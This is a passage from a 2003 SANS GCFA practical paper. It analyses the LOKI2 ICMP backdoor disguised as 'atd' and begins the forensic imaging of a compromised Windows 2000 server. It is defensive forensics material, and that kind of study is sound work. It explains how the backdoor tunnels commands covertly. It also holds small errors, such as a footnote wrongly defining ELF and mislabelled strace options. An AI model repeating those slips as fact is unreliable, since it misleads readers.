



Fight crime.
Unravel incidents... one byte at a time.

Copyright SANS Institute
Author Retains Full Rights

This paper is from the SANS Computer Forensics and e-Discovery site. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Advanced Digital Forensics, Incident Response, and Threat Hunting (FOR508)"
at <http://digital-forensics.sans.org><http://digital-forensics.sans.org/events/>

GIAC FORENSICS ANALYST (GCFA) PRACTICAL EXAM V 1.2
ANDRÉ ARNES, 23.04.2003
andrearn@pvv.ntnu.no

OPEN SOURCE FORENSICS ANALYSIS - WINDOWS 2000 SERVER -

ABSTRACT

This paper is the practical exam for the GIAC Forensics Analyst (GCFA) certification. It includes three parts; an analysis of an unknown binary, a forensics analysis of a compromised system, and a discussion of some legal issues with regards to incident handling. Most of the analysis in this paper has been carried out using Linux and open source tools like Task and Autopsy.

In the analysis of the unknown binary we study the Loki ICMP-tunnelling daemon. In the forensics analysis of a compromised system we study a Windows 2000 Server that has been compromised with several tools, including at least an ftp-server and a remote command execution daemon. Finally, we look into Norwegian laws regulating the cooperation between law enforcement and telecommunication operators (including ISPs) in computer related crimes.

© SANS Institute 2003. All rights reserved.

1 Analysis of an Unknown Binary

In this part, we will analyze a binary with unknown purposes and capabilities. The tests on this binary were carried through on a standalone vanilla Mandrake 9.0 system with the 2.4.19 kernel. For the purpose of the run-time testing, the system will be connected to a HUB, so that it will behave as if it was connected to a network. Also, a separate account 'analyst' is created for the analysis work, so that the unknown binary does not run as 'root'.

In order to maintain system integrity during the testing, Tripwire 2.3.1.2 was installed and run immediately before and immediately after running the unknown binary. It may be a valuable tool in discovering the forensic fingerprint of the unknown binary, as it is able to detect any changes in the file system (or in parts of the file system). For a thorough discussion of Tripwire, see section 1.3.

This report proves beyond reasonable doubt that the unknown binary "atd" is in fact equivalent to "lokid", the LOKI2 backdoor daemon (an ICMP-tunnelling program). The following table provides a summary of the analysis of the binary:

File name	atd
File type	ELF binary, dynamically linked
Program name	LOKI2
Original file name	lokid
Program MD5 checksum	48e8e8ed3052cbf637e638fa82bdc566
Program description	Data-tunnelling program that encapsulates data within ICMP_ECHO and ICMP_ECHOREPLY packages or UDP name lookups.
Program URL	[Phrack 51]

1.1 Binary Detail

The unknown binary was provided in the file 'binary_v1.2.zip', and it is uncompressed in Linux using the command 'unzip'. Before we unzip the file, zipinfo provides information on the files, as shown in Appendix A. We see that the zip archive was created on a 'FAT' file system, which does not support file permissions and ownership. Hence, we will not be looking for these parameters in the further analysis.

This provides the following files:

```
[analyst@rosetta unknown_bin]$ ls -la
total 28
drwxr-xr-x  2 analyst analyst  4096 Mar 10 23:06 ./
drwxr-xr-x  6 analyst analyst  4096 Mar 10 23:18 ../
-rw-rw-rw-  1 analyst analyst 15348 Aug 22  2002 atd
-rw-rw-rw-  1 analyst analyst   39 Aug 22  2002 atd.md5
```

1.1.1 Basic File Properties

Let us try and find the MAC-time (Time of Modification, Access, and Creation) by using the 'stat' command:

```
# stat atd
File: `atd'
Size: 15348          Blocks: 32          IO Block: 4096   Regular File
Device: 305h/773d   Inode: 324473      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: ( 502/ analyst)   Gid: ( 502/ analyst)
Access: 2002-08-22 14:57:54.000000000 +0200
Modify: 2002-08-22 14:57:54.000000000 +0200
Change: 2003-03-10 23:11:53.000000000 +0100
```

Unfortunately, the 'change' attribute, like the ownership attributes, has not been retained in the zip archive. The MD5 sum of the 'atd' file is provided in the file 'atd.md5', and it is equivalent to the MD5 sum provided by the md5sum program in Mandrake 9.0:

```
# cat atd.md5
48e8e8ed3052cbf637e638fa82bdc566  atd

# md5sum atd
48e8e8ed3052cbf637e638fa82bdc566  atd
```

This demonstrates that the integrity of the file has been maintained since Aug 22 2002, when the 'atd.md5' file was created. Note also that the filename 'atd' is equivalent to that of the 'at' daemon in many common UNIX systems. Let's try to compare the unknown binary to the original 'atd' program:

```
# ls -la /usr/sbin/atd
-rwxr-xr-x  1 root  root      14384 Mar 28  2002 /usr/sbin/atd*

# file atd
atd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), stripped

# file /usr/sbin/atd
/usr/sbin/atd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
for GNU/Linux 2.2.5, dynamically linked (uses shared libs), stripped
```

We see here that the unknown binary is larger than the original 'atd' command (in Mandrake 9.0), and that it is newer than the original command. Also, the original atd command is compiled "for GNU/ Linux 2.2.5". However, this only means that the program is different from the "atd" program in Mandrake 9.0; we do not have any indication that the unknown binary is different from all possible versions of "atd". We will need to look closer at the contents of the file in order to decide whether it is actually a version of "atd" or merely uses its name as camouflage in order to avoid attention.

A simple way to begin the analysis of the file contents is to retrieve strings from the unknown binary using the "strings" program. "Strings" is a program that extracts and prints all strings of printable character in a file, even if the file is a binary file. We run the program on the unknown binary using the "strings atd" command, and the full result is shown in Appendix A. The command provides several interesting keywords like 'lokid', 'cryptography', 'client ID', 'LOKI2 route [(c) 1997 guild corporation worldwide]'. By using the same method on the original 'atd' command, we can see that these keywords are not present in that file. This seems to be an *indication* that the original name for the unknown binary is actually "LOKI2", and that it is in fact different from the original "atd" program.

Linux also provides a series of tools that can provide more information about the nature of our unknown binary. Since the binary is dynamically linked, as we saw above, 'ldd' (List Dynamic Dependencies) can provide information on which libraries are needed by the binary. First we have to make the file executable (using the command "chmod"), before we run 'ldd', unfortunately without results:

```
# chmod u+x atd

# ldd atd
/usr/bin/ldd: line 1: ./atd: No such file or directory
```

This error might be caused by some version problems with the libraries. Another program that can give some information on this binary is 'readelf', which can provide detailed information about an ELF binary¹. The full output is provided in Appendix A. We can note that readelf refers to 'Shared library: [libc.so.5]'. It is also possible to get detailed information with the tool 'objdump'. A test run shows that 'objdump' succeeds in disassembling the binary. If necessary, we have the option of reverse engineering the disassembled code.

The 'ldd' program indicates that we might not have the necessary library files. By opening the unknown binary in 'hexedit' we find references to other standard libraries:

```
000000C8  88 00 00 00 06 00 00 00 04 00 00 00 2F 6C 69 62 2F 6C 64 2D
...../lib/ld-
000000DC  6C 69 6E 75 78 2E 73 6F 2E 31 00 00 25 00 00 00 42 00 00 00
linux.so.1..%...B...
000000F0  31 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2A 00 00 00
1.....*...
000006A4  00 00 00 00 11 00 F1 FF 00 6C 69 62 63 2E 73 6F 2E 35 00 6C
.....libc.so.5.1
000006B8  6F 6E 67 6A 6D 70 00 73 74 72 63 70 79 00 69 6F 63 74 6C 00
ongjmp.strcpy.ioctl.
```

'libc.so.5' is not available on Mandrake 9.0, but 'find' (run as 'root') locates some related files. Similarly, 'ld-linux.so.1' is not located by the program, but we are able to

¹ "ELF is a software program that can be used to share and receive files across a network anonymously in order to allow the storage and sharing of information without fear of reprisal." [ELF]

find a similar file:

```
# find / -name libc.so*
/usr/lib/libc.so
/lib/i686/libc.so.6
/lib/libc.so.6
/lib/lsb/libc.so.6

# find / -name ld-linux.so*
/lib/ld-linux.so.2
```

Now, let's try to execute the binary. In order to maintain that the network interface functions properly, we make sure the system is connected to a HUB that is not connected to anything else. Let us start the network sniffer "tcpdump" (as 'root') to log all network traffic, and after running the binary, tripwire is run to detect system changes (see section 1.3 for a discussion of Tripwire). Note that the binary is run as a user, and not as 'root'. However, the first attempt to run 'atd' fails.

```
# tcpdump -n -vvv -i eth0 > tcpdump_00.txt&
# tripwire -c tw.cfg

# ./atd
bash: ./atd: No such file or directory
```

This may confirm the suspicion that in order to be able to run this binary, we need the libc.so.5 library, which was standard in older Linux distributions. First, we try to install this library in Mandrake 9.0. If this proves impossible, the run-time binary analysis has to be executed on an older system that supports the library, like for instance Red Hat 6.2, which has support for both libc.so.5 and libc.so.6. The library is available in the RPM-format for Mandrake 9.0 at rpmfind.net². We download it, copy it to the analysis PC and install it (as 'root'). 'ld.so1' is found at the same website³. We download and install it as well.

```
# rpm -i libc-base-5.3.12-38mdk.i586.rpm
error: failed dependencies:
        ld.so1 is needed by libc-base-5.3.12-38mdk

# rpm -i ld.so1-1.9.11-10mdk.i586.rpm
# rpm -i libc-base-5.3.12-38mdk.i586.rpm
#
```

² <http://rpmfind.net/linux/RPM/mandrake/9.0/contrib/RPMS/libc-base-5.3.12-38mdk.i586.html>

³ <http://rpmfind.net/linux/RPM/mandrake/9.0/contrib/RPMS/ld.so1-1.9.11-10mdk.i586.html>

We try and run 'atd' again with the new libraries in place. First, we have to run tripwire to update the file integrity database in order to account for the new libraries. As the user 'analyst' we try to run the binary again, but we get another error message:

```
# ./atd
[fatal] invalid user identification value: Unknown error
```

This, however, seems to be an error message given by the unknown binary itself, and, indeed, we can find the error message in "atd" using "strings". However, to be certain nothing has happened yet, we run 'tripwire' again. Also, tcpdump does not seem to have seen any network traffic.

The program complains about 'invalid user identification value', which might mean we have to run it logged in as 'root'. It seems like we have to run 'atd' as 'root' after all:

```
# ./atd
LOKI2 route [(c) 1997 guild corporation worldwide]
#
```

This was better, but we still have no idea what has happened! In fact, 'tcpdump' provides no further information, and neither does 'tripwire' (after running another Tripwire update). By looking at the processes, however, we see that the binary is still running in the background:

```
# ps -A
...
18753 ?          00:00:00 atd
...
```

In order to see if this is a network-aware program, we can use 'netstat -nap' to see all network connections with their respective program names, and 'socklist' to get an overview of current services behind open ports:

```
# netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
...
raw    0      0 0.0.0.0:1                0.0.0.0:*                7
18753/atd
raw    0      0 0.0.0.0:255             0.0.0.0:*                7
18753/atd
...
```

```
[root@rosetta sans]# socklist
type  port      inode      uid      pid      fd  name
...
raw    1          95348      0      18753    3  atd
...
raw    255       95349      0      18753    4  atd
...
```

It seems like the program is listening on raw sockets at two different ports.

1.1.2 Strace Analysis

According to its man-page [strace], 'strace' is a 'useful diagnostic, instructional, and debugging tool' that 'traces system calls and signals'. The man-page also claims that 'students, hackers and the overly-curious will find that a great deal can be learned about a system and its system calls by tracing even ordinary programs'. It seems that this is, indeed an invaluable tool for binary forensics analysis! Strace can be used with many different options, and we will use the following commands [strace]:

- "strace -f -e trace=file ./atd":
trace system calls with file names (include child processes)
- "strace -f -e trace=network ./atd":
trace system calls involving process management (include child processes)
- "strace -f -e trace=signal ./atd":
trace network related systems call (include child processes)
- "strace -f -e trace=ipc ./atd":
trace IPC related systems call (include child processes)
- "strace -f ./atd":
trace all system calls (include child processes)

By splitting the strace output file into different types (file, process, network, signal, ipc), it is easier to get an overview of what the program does to the system. In particular, we notice that the program does not open any files for writing. We do, however, see that the program opens network sockets, confirming our suspicion that the program is a server or backdoor of some sort:

```
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
socket(PF_INET, SOCK_RAW, IPPROTO_RAW) = 4

setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
```

Note also that the sockets in question listen on the protocols ICMP and RAW respectively. In addition to being useful in identifying the inner workings of the program, this information is useful in determining the footprint or signature of the program. We have seen that the program does not (as far as we know) write to the file system, but it opens up two sockets and listens on the network. In practice, this makes a *post mortem* analysis harder, whereas it is possible to identify the open sockets or the actual network traffic on a live system running "atd".

1.2 Program Description

So far, we seem to have found indications that the unknown binary is a backdoor or an unwanted server listening on the ICMP protocol. This is interesting because ICMP is mostly used for network administration and troubleshooting, and it is not meant for data trafficking. If this is an ICMP backdoor, it has the potential to stay clandestine and implement a hidden channel, as many firewalls and IDSes ignore for instance ICMP_ECHO and ICMP_ECHO_REPLY packets.

The dates we have found so far indicates that the file was last accessed and modified on Aug 22 2002 at 14:57:54. This time is dependent on the time zone the binary was captured in, and for this purpose I will assume that it was captured in my own time zone, GMT+1.

Before we proceed, let us try and get an overview of the program events based on the strace output:

1. The program opens the libraries /etc/ld.so.cache and /usr/i486-linux-libc5/lib/libc.so.5. The program also reads user and group identities, and if it is not running as "root" (superuser), the program exits, as was shown above.
2. After initialization, the program opens an ICMP and a RAW socket. The program then listens to these ports, awaiting traffic. In effect, this opens up a backdoor to the system, and there are still no user notices.
3. The first user notice comes when the program prints 'LOKI2 route [(c) 1997 guild corporation worldwide]' to the terminal window. This is the only user notice, and it indicates to the user that the program is successfully started. Only the user that actually starts the program will see this message, whereas all other users on the system will remain unaware of its presence.
4. The program forks and enters an infinite loop that reads data coming to the socket. This implies that the program runs in the background; it accepts input only from the open network sockets, and output messages are routed through the network as well. In effect, this establishes a fully functional remote command execution server.

For a local user, the only interaction with the program is the string "'LOKI2 route [(c) 1997 guild corporation worldwide]". The program then seems to exit, but it continues running in the background. It can be identified by finding the running command with the "ps" command ("ps -A | grep atd"), or by listing the open ports on the system (for instance with the "socklist" command).

1.3 Forensic Details

1.3.1 Post mortem forensic analysis

This section describes the footprint of the unknown binary with regards to a *post mortem* analysis, i.e. an analysis on a system that is not running.

The "atd" tool only contains one file, and it has the MD5 hash "48e8e8ed3052cbf637e638fa82bdc566". A successful identification of the tool could start by finding this file and verifying that it has the same MD5 hash. This would prove that the "atd" was installed on the system, and the time information for the file (provided by the command "stat atd") can provide information on when it was last

modified, accessed, and changed. If the "accessed" time is newer than the two others, this may be an indication that the file has actually been executed and a backdoor to the system has been opened.

In the analysis above, we performed a string search of the unknown binary. This search produced a number of interesting 'leads' or pieces of information. Although we did not find any references to the potential attacker (like user names or IP-addresses), we have quite a bit of information about the original program. Based on this information, we can assume that the original name of the program file is 'lokid', and that it can be started in the following way: 'lokid -p (i|u) [-v (0|1)]'. In addition, it seems that the name of the program is 'LOKI2' made by 'the guild corporation worldwide' in 1997. The search for a file called "lokid", or a system-wide search for the string "LOKI2" (using a tool like Autopsy) could provide proof of the presence of the program.

Another, more advanced way of identifying the unknown binary is by using Tripwire. Tripwire is a file integrity checker that is available as an open source tool⁴. When initialized, Tripwire creates a database for parts of or the entire file system with file information, including inode information (e.g. inode number, owner, group, MAC-times), file size, and a MD5 hash for each of the files. When Tripwire is run (or updated) at a later time, it checks whether any of this information has been changed. The system administrator is then informed of any changes on the system. The Tripwire database is initialized using the command "tripwire --init -c /etc/tripwire/tw.cfg", using the default configuration and policy file.

The Tripwire database is then updated immediately before and immediately after running the unknown binary, so that all file system changes relative to the Tripwire database most likely will be caused by the unknown binary. The Tripwire file system update is executed by the command "tripwire --check -c tw.cfg". This will report all changes in the file system since the last Tripwire update.

In the case of the unknown binary "atd", Tripwire reports that the program has in fact not changed any of the files monitored by tripwire. So far, it seems that the 'atd' program does not leave any forensic footprints on the file system, except, of course, for the binary itself, which we know the hash from. We know that the file uses the libraries mentioned above, but we have not found evidence of any file system manipulation or writing of new files. It would be possible to monitor all system changes, but this would be a very time consuming process, and it would not be very useful for general system surveillance or attack detection.

1.3.2 Run-time forensic analysis

This section describes the footprints of the unknown binary with regards to a system that is still running.

The most effective way for identifying a running daemon is by using the command "ps -A" as root. This command lists all the processes that are running on the host. In our case, we could look for a process called "atd" or "lokid", and the existence of such a process would indicate the presence of our unknown binary. In addition, any

⁴ www.tripwire.org

"unknown" process names are suspicious, in the sense that they may have been started on the system in an unauthorized manner.

Furthermore, we know that this unknown binary is network aware, and that it listens on the ICMP protocol. This is a more specific footprint of the unknown binary, and it can be detected by the use of "socklist" (a program that lists all listening ports and the files that are listening on them), or by the use of "netstat -nap", which will show the status of all the sockets on the system, including information on what programs are bound to the sockets.

Finally, it is possible to detect an active ICMP-backdoor by using a network sniffer or a suitable IDS. A sniffer reads all the network traffic on a network and logs this to files, and by isolating the ICMP-traffic and analysing this, it would be easy to detect the rather unusual use of ICMP through frequency of use and contents of the payload. An IDS-system with a signature for ICMP-tunnelling would automatically detect such traffic and alarm the network administrators.

1.4 Program Identification

To find out more about the unknown binary, let us search the Internet for similar files. We find a suitable search expression from the unknown binary, for instance the expression 'lokid: inactive client <%d> expired from list [%d]' look promising. A search for this string Google provides one hit [Phrack 51]. This is an article that describes the implementation of LOKI2, which is an 'information-tunnelling program' that 'tunnel simple shell commands inside of ICMP_ECHO / ICMP_ECHOREPLY and DNS name lookup query / reply traffic'. We download the Phrack article, and use the command 'extract' (provided by Phrack) to extract the LOKI2 program files into a 'L2' directory, containing the following files:

```
client_db.c  crypt.c  loki.c  loki.h  md5/  shm.c  surplus.c
client_db.h  crypt.h  lokid.c  Makefile  pty.c  shm.h
```

However, the program fails to compile on the Mandrake 9.0 system, so this seems like a good excuse to dig out the old Red Hat 4.2 system, where the necessary libraries (see above) are native. The program is successfully compiled using the Phrack "extract.c" program and the default "Makefile" for the Loki2 source code.

If our previous assumptions are right, the unknown binary "atd" is equivalent to "lokid". This can be verified by comparing its MD5 checksum to the "atd" files MD5 checksum (48e8e8ed3052cbf637e638fa82bdc566):

```
[analyst@rosetta L2]# ls -la lokid
-rwxr-xr-x  1 root  root  15348 Dec 25 1998 lokid*
[analyst@rosetta L2]# md5sum lokid
48e8e8ed3052cbf637e638fa82bdc566  lokid
```

We have verified that the MD5 checksums for the unknown binary and the compiled version of "lokid" are the same. The checksums are created by a cryptographic one-way function (called MD5) that is intended to create a unique fingerprint for any given file. If two or more files are the same, they will always create the same checksum, whereas it is extremely unlikely that two different files will create the same checksum.

Even though the MD5 checksum argument is usually deemed sufficient, we make a second test using the command "diff", a command that compares the actual contents of two files. In the case of binary files, "diff" will print nothing if two files are the same, or "Binary files (...) differ" if they are not. We copy the newly compiled file lokid to the analysis computer, and run "diff":

```
# diff atd lokid
#
```

We have now showed two different methods that report the unknown binary and "lokid" to be the same file. This proves beyond reasonable doubt that the unknown binary "atd" is in fact equivalent to "lokid", the LOKI2 backdoor daemon.

1.5 Legal Implications

Let us assume that we are able to prove that the binary 'atd' was executed on a system, and that Norwegian Laws apply. For computer crime cases, the Norwegian Criminal Act (Straffeloven) [Strl], is particularly relevant, and depending on the circumstances, the following laws may be violated:

- Strl § 145-2 regarding breaking and entering into a computer system
Punishable with fines or prison up to 6 months
- Strl § 393 (261) regarding unauthorized utilization of computing resources
Punishable with fines
- Strl § 291 regarding damage to computer storage media
Punishable with fines or prison up to 12 months
- Strl § 405a regarding business espionage
Punishable with fines or up to 3 months.
- Srl § 317 regarding trade with illegally obtained information
Punishable with up to 3 months

If the user executing the program illegally gained access to the system and it's superuser account, it can be consider breaking and entering into the system, and [Strl § 145 2] applies. Also, [Strl § 393] may apply, since the unauthorized program is using processor cycles illegally. If the system has been sabotaged or needs to be repaired, as is often the case when hacker tools are involved, [Strl § 291 and 292] may apply. If it is possible to prove that the program has leaked confidential or sensitive information, the case can also be treated as business espionage or information theft.

Since the 'atd' binary has a small footprint, it may be difficult to prove that it has been executed. If the unknown binary 'atd' with the md5-hash from section 1.4 is found on a system, the program is downloaded, but not necessarily purposely installed or executed. A useful source for proofs of execution could be intrusion detection systems or network sniffers (like tcpdump or snort) that log the network traffic and possibly reveal the contents. Also, there may be some proof of execution in swap memory, process sumps, etc. However, if no such proofs are available, one can still claim that the mere presence of the program has caused damage to the computer system (in the sense that it has to be reinstalled, for instance), and apply [Strl § 291 or § 292]. Also, the fact that a "hacker tool" has been downloaded to the system may be sufficient to claim that company policy has been breached.

1.6 Interview

- Is this your account?
- Have you signed an IT policy for this account?
- When did you last use the system?
- Did you use the system on August 22 2002?
- How do you usually use your account?
- What are your tasks at work?
- Where did you get this file (atd) from?
- For what purpose did you acquire "atd"?
- On what systems have you downloaded "atd"?
- Do you know what "atd" does?
- How many clients/ persons have had access to this program?
- Have you or anyone else executed the "atd" program?
- (If the answer is no to the two last questions, the questioning may stop here)
- For what purpose have you been executing "atd"?
- At what times have you been using "atd"?
- If anyone else has executed the program - what have they used it for?

1.7 Additional Information

Luckily for us, our adversary has used previously published material, available in Phrack 49 (conceptual overview) and Phrack 51 (detailed description).

For further information, it is recommended to look into the GSEC paper [Thomas 2001], which studies how ICMP can be used against a network. Also, the presentation [Varadarajan 2002] gives good information about ICMP

2 Forensics Analysis of a Compromised System

In this chapter, we analyse a Windows system that is "captured in the wild", and that is believed to be compromised. The system is analysed through the use of open source tools available for Linux. The Linux version used in this analysis was Mandrake 9.0. Note that all information that can potentially aid in identifying the involved parties has been sanitized.

2.1 Case Facts

The system in question was operated by a business that noticed abnormal activities on their system during a virus check on January 29 2003. At this time, the system was getting very slow, and the virus check detected a backdoor in the system. An initial investigation by the systems administrator showed unauthorized services and network connections, and it was decided to cut the power and take the system off-line for forensics analysis. Unfortunately, the systems administrator did not keep a log of his findings, so that this analysis is entirely *post mortem*.

The system was handed over for forensic analysis, and the following includes the forensics analysis of the compromised system. The analysis has been sanitized in order to maintain the anonymity and privacy of the involved parties. IP addresses, email addresses, etc. have been left out, and the information is provided in such a way that it can not be traced back to the original case. This report is intended to function as a basis for further investigations or legal action.

The following table contains some of the most relevant information as outlined in this analysis. The table is a short summary of key information about the compromised system, the attack, as well as the forensics tools used. It can be read as a short brief of the case and evidence in question and as a reference of key information, but it is not in any way a substitute for reading the actual analysis.

Operating System and services	Windows 2000 Server Service Pack 3 MS Internet Information Server, MS SQL
Brief System Timeline	Mar 28 2002 - System first installed Sep 15 2002 - Upgrade to SP3 Jan 29 2003 - System taken off-line
Malicious Software	ServU Ftp daemon, PipeCmdSrv remote command execution daemon
Brief Attack Timeline	Sep 19 2002 - First attack Oct 1 2002 - Attack activity Nov 28 2002 - Ftp backdoor in /WINNT/Config Christmas 2002 - Frequent hacker activity Jan 22 to Jan 29 2003 - Hacker activity
Forensics System	Mandrake 9.0 with a 2.4.19 kernel TASK 1.6, Autopsy 1.7

2.2 Target System

The target system has been running as a web-host available from the Internet. The owner of the system is a company that hosts database-driven Internet applications as a service. This particular system was hosting the web-sites for several small and medium sized companies. It was installed in March 2002, and taken off-line because of system compromise on January 29 2003.

The target system is a web server running Windows 2000 Server (Service Pack 3) from a SCSI hard drive. The system is running several services, including Internet Information Server and MS SQL Server.

The system has one network interface, which is connected to the Demilitarized Zone of the company network. The Demilitarized Zone is protected by a firewall, which is configured to allow most traffic to the web-servers. The Demilitarized Zone is further populated by three other web-servers (all Windows 2000 Servers), and access to the company internal network is strictly limited from the Demilitarized Zone. Furthermore, the company has so far not seen the need to invest in Intrusion Detection Systems.

2.2.1 Evidence List

After having disconnected and turned off the system, the system administrators removed the hard disk and restored the system on another hard-disk from backup-tapes in order to get the system back on-line as fast as possible. Consequently, the only evidence we will be dealing with in this report is hard disk itself. We will call this evidence 01.

The hard disk is a "Maxtor Quantum 73GB ULTRA 160 SCSI" with 73.4 GB storage. According to the system administrator, the disk has three partitions with the following properties:

Partition	Size	Filesystem	Role
C:	~8 GB	NTFS	System, Web server
D:	~10 GB	NTFS	Swap (pagefile.sys)
F:	~60 GB	NTFS	MS SQL Server

This information will be verified while securing the hard disk, but this information is a useful point of departure.

2.3 Securing the Image Media

The hard disk was connected to the analysis computer running Linux, and by the use of "fdisk -l", we see that the disk has NTFS three partitions, and that their respective sizes are 8GB, 10GB, and 60GB, as outlined above:

```
# fdisk -l > fdisk_out

Disk /dev/scsi/host0/bus0/target0/lun0/disc: 255 heads, 63 sectors, 9732
cylinders
Units = cylinders of 16065 * 512 bytes

   Id System                               Device Boot      Start    End    Blocks
   --- ---                               -
  7  HPFS/NTFS                               /dev/scsi/host0/bus0/target0/lun0/part1
                                         1      1066   8566822+
  7  HPFS/NTFS                               /dev/scsi/host0/bus0/target0/lun0/part2
                                         1066   2398   10708527+
  7  HPFS/NTFS                               /dev/scsi/host0/bus0/target0/lun0/part3
                                         2398   9732   58896909+
```

Before we proceed, we compute the MD5 hashes of each of the three partitions. These hashes will be our reference for the rest of the analysis. We will also compute the MD5 hashes of the image files both before and after the analysis. If the MD5 hashes at any point deviate from the hashes of the original partitions, it means that the images have been corrupted. In that case, the images would have to be reacquired from the original media, and the analysis would have to be restarted. The MD5 hashes are computed with the program "md5sum" (see section 1.4 for further details) as follows:

```
# md5sum /dev/sda1
52CDC95ED08D1A4AC6395D8B668E246F /dev/sda1

# md5sum /dev/sda2
7707B9E939C5BEADC0D4DE0DA97F93F8 /dev/sda2

# md5sum /dev/sda3
C1B7D3EBDBF7FAD93370D2082A501C86 /dev/sda3
```

Having computed the MD5 hashes, we copy the partitions to the analysis disk using "dd". "Dd" is a program for converting and copying files, and it has the ability to handle both disks and partitions as files. In our case, we will use this feature to copy each of the three partitions to separate files that are suitable for analysis. When the copying is completed, we also verify the images by computing the MD5 hash for the image files:

```
# dd if=/dev/sda1 of=/mnt/hd/sda1_c.img
16386236+0 records in
16386236+0 records out

# md5sum /mnt/hd/sda1_c.img 52CDC95ED08D1A4AC6395D8B668E246F
/mnt/hd/sda1_c.img

# chmod 400 /mnt/hd/sda1_c.img
```


The above is repeated for all three hard disks. Note that the evidence itself is never mounted! This is essential, as we do not want to work directly on the original media. In this way we avoid the risk of writing to the file system, and we know that Linux does not change a partition that is not mounted. All we want to do is to copy the raw partitions to image files that we can work on. Also, note that we use the "chmod 400" command on the image files. This is done as a safety precaution to make the file read-only in order to avoid any accidental write-operations to the image or its file-system.

At this point, we have secured and verified our image files, providing the following relationship:

Evidence number	File	MD5SUM
01-1	sda1_c.img	52CDC95ED08D1A4AC6395D8B668E246F
01-2	sda2_d.img	7707B9E939C5BEADC0D4DE0DA97F93F8
01-3	sda3_f.img	C1B7D3EBDBF7FAD93370D2082A501C86

We now have exact copies of the compromised disk partitions, and their authenticity is validated by the MD5 hashes. From now on, we will only be working with the mirror image from the DD image files, which are made read-only, as shown above. The original disk is unmounted and disconnected from the system. For the rest of the analysis, we will use the cryptographic hashes as a reference. If these hash values change, the mirror files have been corrupted, as discussed above.

2.4 Media Analysis of System

2.4.1 Analysis System and Method

The analysis system is a stationary Linux computer with Mandrake 9.0 with a 2.4.19 kernel. The mirror image of the compromised system is located on a 200 GB LaCie FireWire disk with a single "reiserfs" file system. As far as possible, the analysis will be performed on this analysis system, but some times it may be necessary to use another Windows 2000 system to open certain files or try certain programs.

The analysis will consist of the following steps:

1. We mount the image in Linux (read-only), and perform an audit of the file system (see section 2.4.2). We are looking for hidden or unusual files containing tools, files, or other information about the system compromise. We also perform a virus scan in order to discover malicious files. This will allow us to get an overview of the system and a feel for how the system has been compromised.
2. A thorough analysis of the system is performed in Linux using TASK and autopsy (see section 2.5). At first, we will use these tools to study unallocated space and deleted files. Secondly, we will create a timeline for the file system. This will allow us to search for keywords on the entire disk, as well as to get a

more detailed overview of what has happened to the system and when it has happened. It is in this step that we collect our main evidence and create a timeline that should explain the chain-of-events leading up to January 29.

The following software packages will be used as the main forensic analysis tools:

- TASK 1.60⁵ - The @Stake Sleuth Kit for file system analysis
This is an open-source toolkit for performing a forensic analysis of different file systems, including NTFS. TASK is a collection of command-line utilities for low-level file-system analysis. In our case, we will be using the TASK tools to analyse the "dd" images that we have acquired earlier.
- Autopsy 1.70⁶ - The Forensic Browser
Autopsy is a web-based graphical interface to the tools included in TASK, and the two packages are as such an open source alternative to commercial forensic software packages. Autopsy includes features for handling a "case" to which one may add several "hosts" with one or more file systems. Besides being able to analyse and search in files and file contents, Autopsy also automatically generates reports and logs, as well as a very useful timeline.

In addition, we use the standard tools included in Linux, like for instance "dd" and "md5sum".

2.4.2 Initial Investigation

We start by attempting to find some basic information about the operating system. In addition, we perform an initial investigation, looking for hidden files and directories, as well as malicious software that is detectable with a virus scanner. For the purpose of this investigation, the three disk images are mounted (read-only) under the directory /mnt/lacie/mnt/.

2.4.2.1 Mounting the images

The following commands mount the images as NTFS file systems via the loop device. At this time, we will not need to discuss NTFS in detail, but the interested reader can look up [NTFS.com] for more information. Note that the images are mounted with the options "noatime" (do not update inode access times), "nodev" (do not interpret special devices), "noexec" (do not allow execution of binaries), as well as "ro" (read only). This may seem a bit exaggerated, but better safe than sorry. The images are mounted with the following commands:

```
# mount -t ntfs -o noatime,nodev,noexec,ro,loop \  
/mnt/lacie/images/sdal_c.img /mnt/lacie/mnt/c  
  
# mount -t ntfs -o noatime,nodev,noexec,ro,loop \  
/mnt/lacie/images/sdal_d.img /mnt/lacie/mnt/d  
  
# mount -t ntfs -o noatime,nodev,noexec,ro,loop \  
/mnt/lacie/images/sdal_f.img /mnt/lacie/mnt/f
```

⁵ <http://www.atstake.com/research/tools/>

⁶ <http://www.atstake.com/research/tools/>

2.4.2.2 OS Version and services

For the further analysis, it is necessary to determine which operating system is installed on the target system. There are many ways of identifying the version information of a MS Windows NT based system. One of these sources is the registry-files, another indication is the information provided in the boot-files for the system. In our case, the "c:\boot.ini" file verifies that the OS is, as expected, Windows 2000 Server:

```
# cat /mnt/lacie/mnt/c/boot.ini
[boot loader]
timeout=5
default=multi(0)disk(0)rdisk(0)partition(2) \WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(2) \WINNT="Microsoft Windows 2000 Server"
/fastdetect
```

2.4.2.3 OS Installation date

A good overview of the installation dates for different packages is achieved through the timeline analysis as outlined in section 2.5.2. Excerpts of the timeline are also included in Appendix D. The process of creating the timeline with Autopsy is described in detail in section 2.5.2.

The system appears to have been upgraded several times, but the system seems to have been first installed when a large amount of files were written to the system on March 28 2002 from about 15:10 to about 17:10. Examples of such files are "/WINNT/Media/Tada.wav" and "/WINNT/system/KEYBOARD.DRV". MS Office and MS SQL were installed on the following day between 10:00 and 11:15.

A service pack was installed at about 14:00 on March 29 2002. It seems that the current version (SP3) of the operating system was installed on September 15th 2002 at about 11:30. The following files are part of this installation:

